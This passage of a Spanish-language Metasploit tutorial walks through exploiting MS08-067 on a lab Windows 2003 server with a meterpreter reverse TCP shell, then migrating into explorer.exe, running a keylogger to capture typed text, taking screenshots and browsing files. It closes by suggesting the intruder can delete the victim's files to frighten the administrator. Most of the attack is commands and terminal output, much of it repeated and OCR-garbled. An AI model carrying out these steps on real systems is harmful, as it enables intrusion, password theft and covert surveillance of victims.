e Injection), Bind TCP Stager                                       normal  VNC Server (Reflectiv
  windows/vncinject/reverse_hop_http
e Injection), Reverse Hop HTTP Stager                              normal  VNC Server (Reflectiv
  windows/vncinject/reverse_http
e Injection), Reverse HTTP Stager                                   normal  VNC Server (Reflectiv
  windows/vncinject/reverse_ipv6_tcp
e Injection), Reverse TCP Stager (IPv6)                            normal  VNC Server (Reflectiv
  windows/vncinject/reverse_nonx_tcp
e Injection), Reverse TCP Stager (No NX or Win7)                   normal  VNC Server (Reflectiv
  windows/vncinject/reverse_ord_tcp
e Injection), Reverse Ordinal TCP Stager (No NX or Win7)          normal  VNC Server (Reflectiv
  windows/vncinject/reverse_tcp
e Injection), Reverse TCP Stager                                    normal  VNC Server (Reflectiv
  windows/vncinject/reverse_tcp_allports
e Injection), Reverse All-Port TCP Stager                          normal  VNC Server (Reflectiv
  windows/vncinject/reverse_tcp_dns
e Injection), Reverse TCP Stager (DNS)                             normal  VNC Server (Reflectiv
  windows/vncinject/reverse_tcp_rc4
e Injection), Reverse TCP Stager (RC4 Stage Encryption)
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Ejecutamos ya el exploit meterpreter simplemente escribiendo meterpreter.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
e Injection), Reverse TCP Stager (No NX or Win7)                  normal  VNC Server (Reflectiv
  windows/vncinject/reverse_ord_tcp
e Injection), Reverse Ordinal TCP Stager (No NX or Win7)          normal  VNC Server (Reflectiv
  windows/vncinject/reverse_tcp
e Injection), Reverse TCP Stager                                    normal  VNC Server (Reflectiv
  windows/vncinject/reverse_tcp_allports
e Injection), Reverse All-Port TCP Stager                          normal  VNC Server (Reflectiv
  windows/vncinject/reverse_tcp_dns
e Injection), Reverse TCP Stager (DNS)                             normal  VNC Server (Reflectiv
  windows/vncinject/reverse_tcp_rc4
e Injection), Reverse TCP Stager (RC4 Stage Encryption)
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.21:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 R2 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 192.168.20.31
[*] Meterpreter session 1 opened (192.168.20.21:4444 -> 192.168.20.31:3193) at 2015-01-15 11:51:01
+0100
meterpreter >
```

Con esto ya estamos dentro del Windows 2003 Server. Podemos verlo con sysinfo.

```
Examine y ejecute aplicaciones instaladas root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
e Injection), Reverse All-Port TCP Stager
  windows/vncinject/reverse_tcp_dns          normal VNC Server (Reflectiv
e Injection), Reverse TCP Stager (DNS)
  windows/vncinject/reverse_tcp_rc4          normal VNC Server (Reflectiv
e Injection), Reverse TCP Stager (RC4 Stage Encryption)

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.21:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 R2 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 192.168.20.31
[*] Meterpreter session 1 opened (192.168.20.21:4444 -> 192.168.20.31:3193) at 2015-01-15 11:51:01
+0100

meterpreter > sysinfo
Computer      : SERVIDORW2003
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : es_ES
Meterpreter   : x86/win32
meterpreter > 
```

Con ps vemos que procesos está ejecutando el Windows 2003. Nos muestra el ejecutable del proceso y el PID o identificador numérico del proceso.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

\svchost.exe
1024 252 ctfmon.exe x86 0 CURSOREGURIDAD\Administrator C:\WINDOWS\system32
\ctfmon.exe
1172 380 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\spoolsv.exe
1200 380 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32
\msdtc.exe
1276 380 dfssvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\Dfssvc.exe
1328 380 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32
\svchost.exe
1392 380 ismserv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32
\ismserv.exe
1404 380 ntfrs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\ntfrs.exe
1484 380 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32
\svchost.exe
1652 380 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32
\svchost.exe
2128 632 wmiprvse.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\wbem\wmiprvse.exe
2196 892 wuauclt.exe x86 0 CURSOREGURIDAD\Administrator C:\WINDOWS\system32
\wuauclt.exe
3168 332 logon.scr x86 0 CURSOREGURIDAD\Administrator C:\WINDOWS\System32
\logon.scr

meterpreter > ps
```

Hay un proceso que es el explorer, lo buscamos y miramos que número de proceso tiene o PID, en este caso el 252. El explorer es el proceso que en los sistemas Windows muestra la interface gráfica. Un claro ejemplo es cuando en el escritorio no nos aparecen los iconos, esto es debido a un fallo de este proceso.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

=====
PID  PPID  Name                Arch  Session  User                Path
---  ---  ---                ---  ---      ---                ---
0     0     [System Process]    x86   4294967295
4     0     System              x86   0         NT AUTHORITY\SYSTEM
240   380   svchost.exe         x86   0         NT AUTHORITY\SYSTEM  C:\WINDOWS\System32
\svchost.exe
252   152   explorer.exe        x86   0         CURSOREGURIDAD\Administrator C:\WINDOWS\Explorer
.EXE
260   4     smss.exe            x86   0         NT AUTHORITY\SYSTEM  \SystemRoot\System3
2\smss.exe
308   260   csrss.exe           x86   0         NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\sys
em32\csrss.exe
332   260   winlogon.exe        x86   0         NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\sys
em32\winlogon.exe
380   332   services.exe        x86   0         NT AUTHORITY\SYSTEM  C:\WINDOWS\system32
\services.exe
392   332   lsass.exe           x86   0         NT AUTHORITY\SYSTEM  C:\WINDOWS\system32
\lsass.exe
592   380   VBoxService.exe     x86   0         NT AUTHORITY\SYSTEM  C:\WINDOWS\system32
\VBoxService.exe
632   380   svchost.exe         x86   0         NT AUTHORITY\SYSTEM  C:\WINDOWS\system32
\svchost.exe
768   380   svchost.exe         x86   0         NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32
\svchost.exe
824   380   svchost.exe         x86   0         NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32
\svchost.exe
```



Ahora redirigimos ese proceso hacia nosotros con el comando migrate para controlar su explorer (nada que ver con Internet Explorer). Escribimos migrate PID (en mi caso 252).

```
root@kali: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
1172 380 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32  
\spoolsv.exe  
1200 380 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32  
\msdtc.exe  
1276 380 dfssvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32  
\Dfssvc.exe  
1328 380 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32  
\svchost.exe  
1392 380 ismserv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32  
\ismserv.exe  
1404 380 ntfrs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32  
\ntfrs.exe  
1484 380 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32  
\svchost.exe  
1652 380 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32  
\svchost.exe  
2128 632 wmiprvse.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32  
\wbem\wmiprvse.exe  
2196 892 wuauc.lt.exe x86 0 CURSOSEGURIDAD\Administrator C:\WINDOWS\system32  
\wuauc.lt.exe  
3168 332 logon.scr x86 0 CURSOSEGURIDAD\Administrator C:\WINDOWS\System32  
\logon.scr  
  
meterpreter > migrate 252  
[*] Migrating from 892 to 252...  
[*] Migration completed successfully.  
meterpreter >
```

Ahora le vamos a meter un keylogger. Los Keyloggers son programas que nos muestra que está haciendo la víctima. Lo normal es que muestren todas las pulsaciones del teclado, incluyendo contraseñas. Muchos Keyloggers nos permiten configurarlos para que cada cierto tiempo nos mande a un correo electrónico que le indiquemos toda esa información, incluso con pantallas de lo que la víctima está viendo. Vamos a usar el keyscan que es muy sencillo, ponemos keyscan_start.

```
root@kali: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
1200 380 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32  
\msdtc.exe  
1276 380 dfssvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32  
\Dfssvc.exe  
1328 380 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32  
\svchost.exe  
1392 380 ismserv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32  
\ismserv.exe  
1404 380 ntfrs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32  
\ntfrs.exe  
1484 380 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32  
\svchost.exe  
1652 380 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32  
\svchost.exe  
2128 632 wmiprvse.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32  
\wbem\wmiprvse.exe  
2196 892 wuauc.lt.exe x86 0 CURSOSEGURIDAD\Administrator C:\WINDOWS\system32  
\wuauc.lt.exe  
3168 332 logon.scr x86 0 CURSOSEGURIDAD\Administrator C:\WINDOWS\System32  
\logon.scr  
  
meterpreter > migrate 252  
[*] Migrating from 892 to 252...  
[*] Migration completed successfully.  
meterpreter > keyscan start  
Starting the keystroke sniffer...  
meterpreter > 
```

Para ver que realmente nos está funcionando, vamos a hacer también de víctima y abrimos el Windows 2003 y escribimos algo en el notepad, lo que sea.




Vamos al Metasploit de nuevo y escribimos keyscan_dump para que muestre los resultados hasta ese momento y vemos que muestra lo que se puso en 2003 server.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda


\dfs.exe
1328 380 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32
\svchost.exe
1392 380 ismserv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32
\ismserv.exe
1404 380 ntfrs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\ntfrs.exe
1484 380 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32
\svchost.exe
1652 380 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32
\svchost.exe
2128 632 wmiprvse.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\wbem\wmiprvse.exe
2196 892 wuauc.lt.exe x86 0 CURSOREGURIDAD\Administrator C:\WINDOWS\system32
\wuauc.lt.exe
3168 332 logon.scr x86 0 CURSOREGURIDAD\Administrator C:\WINDOWS\System32
\logon.scr

meterpreter > migrate 252
[*] Migrating from 892 to 252...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
s de gráficos, captured keystrokes...
Hola amigos. <Return>
meterpreter > 
```


Ahora veremos todo cuanto escriba por el teclado nuestra víctima.
En el server hacemos lo que sea, como escribir algo en un block de notas.



Ahora vamos a sacar un pantallazo de lo que está haciendo. Para ello usamos el comando screenshot que se encarga de realizar capturas de pantalla.

```
root@kali: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
meterpreter >  
[*] 192.168.20.31 - Meterpreter session 1 closed. Reason: Died  
msf exploit(ms08_067_netapi) > exploit  
[*] Started reverse handler on 192.168.20.21:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows 2003 R2 - Service Pack 2 - lang:Unknown  
[*] We could not detect the language pack, defaulting to English  
[*] Selected Target: Windows 2003 SP2 English (NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (769536 bytes) to 192.168.20.31  
[*] Meterpreter session 2 opened (192.168.20.21:4444 -> 192.168.20.31:3625) at 2015-01-15 12:21:34  
+0100  
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
meterpreter > screenshot  
[-] Unknown command: screenshot.  
meterpreter > screenshot  
Screenshot saved to: /root/MfNyYVbc.jpeg  
meterpreter > The background of the terminal window features a large, faint watermark of the Kali Linux dragon logo. In the center, the text "KALI LINUX" is displayed in a stylized, blocky font. Below it, the tagline "The quieter you become, the more you are able to hear." is visible in a smaller font.
```

Esto nos da el directorio donde meterá nuestro pantallazo y el nombre de jpeg. Accedemos desde Kali a ese archivo y abrimos el jpeg. Vemos que sale exactamente la misma pantalla que hay abierta en el Windows 2003.



Ahora en el meterpreter usamos los comandos básicos de linux para movernos dentro del sistema de la víctima. Por ejemplo `pwd` para ver el directorio del Windows 2003 en el que estamos y `ls` para listarlo y que nos muestre el contenido.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Dumping captured keystrokes...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > ls

Listing: C:\WINDOWS\system32
=====
Mode                Size           Type Last modified          Name
----                -
100666/rw-rw-rw-   240           fil  2015-01-12 07:12:13 +0100 $winnt$.inf
40777/rwxrwxrwx     0           dir  2015-01-15 09:09:28 +0100 .
40777/rwxrwxrwx     0           dir  2015-01-11 22:30:07 +0100 ..
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 1025
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 1028
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 1031
40777/rwxrwxrwx     0           dir  2015-01-11 23:00:17 +0100 1033
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 1037
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 1041
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 1042
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 1054
100666/rw-rw-rw-   2151          fil  2005-11-30 13:00:00 +0100 12520437.cpx
100666/rw-rw-rw-   2233          fil  2005-11-30 13:00:00 +0100 12520850.cpx
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 2052
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 3076
40777/rwxrwxrwx     0           dir  2015-01-11 22:59:43 +0100 3com_dmi
imágenes y archivos de gráficos. 19840          fil  2007-02-17 10:16:08 +0100 6to4svc.dll

root@kali: -
```

Ya podemos entrar en su sistema para borrarle archivos del sistema o de datos y matar de un susto al administrador. Metasploit es mucho más amplio, iré ampliando cosillas cuando tenga tiempo, pero antes quiero sacar la guía de Armitage, es una aplicación gráfica para Metasploit que os resultará más sencilla de usar.